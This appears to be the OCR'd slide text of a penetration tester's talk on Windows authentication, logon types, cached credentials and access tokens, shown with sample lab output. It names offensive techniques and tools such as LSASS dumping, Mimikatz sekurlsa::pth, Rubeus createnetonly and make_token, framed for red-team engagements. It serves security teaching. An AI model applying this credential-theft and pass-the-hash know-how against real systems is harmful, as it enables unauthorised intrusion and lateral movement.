Windows Access Tokens

From Authentication to Exploitation

Emanuel Duss <emanuel.duss@compass-security.com>

November 2025

Welcome!

- Content
  - Windows Authentication
  - Logon Sessions / Login Types / Cached Credentials
  - Access Tokens
  - User Impersonation
  - Privilege Escalation

- Emanuel Duss
  - Security Analyst / Penetration Tester
  - Compass Security, https://www.compass-security.com
  - emanuel.duss@compass-security.com
  - @compasssecurity.com | 𝕏 @compasssecurity
  - @emanuelduss.ch | @emanuelduss@infosec.exchange

Introduction

Windows Authentication

- Different components and protocols are involved during authentication


- Authentication Packages (APs) / Security Support Providers (SSPs)
  - Handle authentication & analyze login data
  - DLLs loaded by Local Security Authority (LSA) Subsystem
  - LSA Subsystem Service (LSASS, `lsass.exe`)

- An application can use an AP client to authenticate
- AP client sends credentials via SSP interface to AP server

- AP server authenticates client with credentials
  - Local Accounts authenticate via SAM
  - Domain Accounts authenticate via Active Directory

Windows Authentication

- Different APs for different protocols / methods
  - CredSSP (transmits username/password to target server via TLS)
  - NTLM
  - Kerberos
  - Negotiate (selects between NTLM and Kerberos)
  - Digest SSP / wDigest (challenge/response via HTTP/SASL, will be deprecated in the future)
  - MSV1_0 (local logins)




Logon Sessions & Logon Types

- A new logon session is created after a successful login
- A user can have more than one logon session

- **Interactive Login**
  - User does specify credentials
  - Credentials are cached within LSA process
  - Used for single sign-on (SSO)

- **Non-Interactive Login / Network Logon**
  - User does not specify credentials
  - Cached credentials from LSA are used (SSO experience e.g. via NTLM/Kerberos)
  - Therefore, only works after interactive login
  - Credentials are not cached on the target because they are not sent to remote system

Logon Sessions & Logon Types



Logon Types


Name	No.	Method	Cached	Example	Comment
Interactive	2	Password SmartCard	Yes	Console / Physical Access runas.exe Psexec with password	
Network (non-interactive)	3	Password NTLM Kerberos	No	SMB & RPC Remote MMC / Registry PowerShell WinRM PsExec without password Some vulnerability scanners	Exception for Kerberos delegation
Batch	4	Password	Yes	Scheduled Tasks	Stored as LSA secret
Service	5	Password	Yes	Windows Services	Stored as LSA secret
NetworkCleartext	8	Password	Yes	IIS Basic Auth PowerShell WinRM with CredSSP	
NewCredentials	9	Password	Yes	runas.exe /netonly rubeus.exe createnetonly CobaltStrike make_token	Current LSA session for local access, new credentials for network access
RemoteInteractive	10	Password SmartCard	Yes	RDP	

https://learn.microsoft.com/en-us/windows-server/identity/securing-privileged-access/reference-tools-logon-types

Interactive Login

Example of interactive login via RDP:

```
PS C:\> .\logonsessions64.exe -p
[...]

[7] Logon session 00000000:0021d7fa:
    User name:    child\lab_admin
    Auth package: Kerberos
    Logon type:   RemoteInteractive
    Session:      2
    Sid:          S-1-5-[...]-500
    Logon time:   6/15/2023 8:20:00 AM
    Logon server: DC1
    DNS Domain:   CHILD.TESTLAB.LOCAL
    UPN:          lab_admin@child.testlab.local
     [...]
```




Non-Interactive Login

Example non-interactive login via SMB:

```
PS C:\> .\logonsessions64.exe -p
[...]

[15] Logon session 00000000:00320259:
    User name:    child\ffast
    Auth package: Kerberos
    Logon type:   Network
    Session:      0
    Sid:          S-1-5-[...]-1123
    Logon time:   6/15/2023 8:27:11 AM
    Logon server:
    DNS Domain:   CHILD.TESTLAB.LOCAL
 [...]
```

No Cached Credentials



Cached Credentials

- Credentials are cached on the system (they **are** on the system)
  - Can be used for future logins (SSO experience)


- Attacker with local admin privileges might get these credentials (dump LSASS process)

- There are protection mechanisms in place
  - Virtualization Based Security / Credential Guard: LSASS process memory can’t be dumped
  - Protected Processes Light (PPL): Handle to process have limited access
  - ASR Rule “Block credential stealing from the Windows LSASS“
  - EDR’s detect/block access to the LSASS process

- Lateral movement technique: Instead of dumping the credentials, just use them
  - → Be stealthier in your next pentest / red teaming engagement
  - → Bypass LSASS dumping restrictions

Access Tokens

- Protected object that contains local security context of a user
- Linked to logon session (may or may not have cached credentials)
- Associated to a process or thread
- A user can have more than one access token
- Contains information like
  - User SID
  - Primary Group SID
  - Groups SIDs
  - Integrity Level (medium/high)
  - Logon Session
  - Privileges
  - Token Type (primary or impersonation)
  - Impersonation Level (only for impersonation tokens)
- Used for access control via DACL




Access Token Types


- **Primary Tokens** (Process Tokens)
  - Created after interactive login
  - Associated to a process, inherited from parent process

- **Impersonation Tokens** (Thread Tokens)
  - Created after non-interactive login / network login
  - Associated to a thread
  - Used for threads to run with different security context process (another token)
    - SMB server runs as `SYSTEM` but can impersonate authenticated user in new thread
    - Thread is restricted to the permissions of impersonated user (ACLs)
    - Used to enforce access control

Authentication




Impersonation Levels




- **Impersonation tokens** have an impersonation level

- **Anonymous**: Threat cannot impersonate user
- **Identification**: Threat can identify user but not impersonate
- **Impersonation**: Threat can impersonate user's security context on local system
- **Delegation**: Threat can impersonate user's security context on local and remote systems
  - Threat can also use cached credentials to authenticate on remote systems

Impersonation Token



The Netonly Logon Case



- Windows built-in RunAs


```
C:\> runas.exe /user:example\alice /netonly cmd.exe
Enter the password for alice: •••••••••
```

- Windows creates new logon session with the specified credentials (NewCredentials logon type)
- Current access token is copied and linked to the new logon session
- The specified process runs with the copied access token
  - Therefore, local resources are still accessed with the initial user
- For network resources, the new specified credentials are used
- Same process is also used in
  - Rubeus `createnetonly`
  - Cobalt Strike / Metasploit `make_token`
  - Mimikatz `sekurlsa::pth`

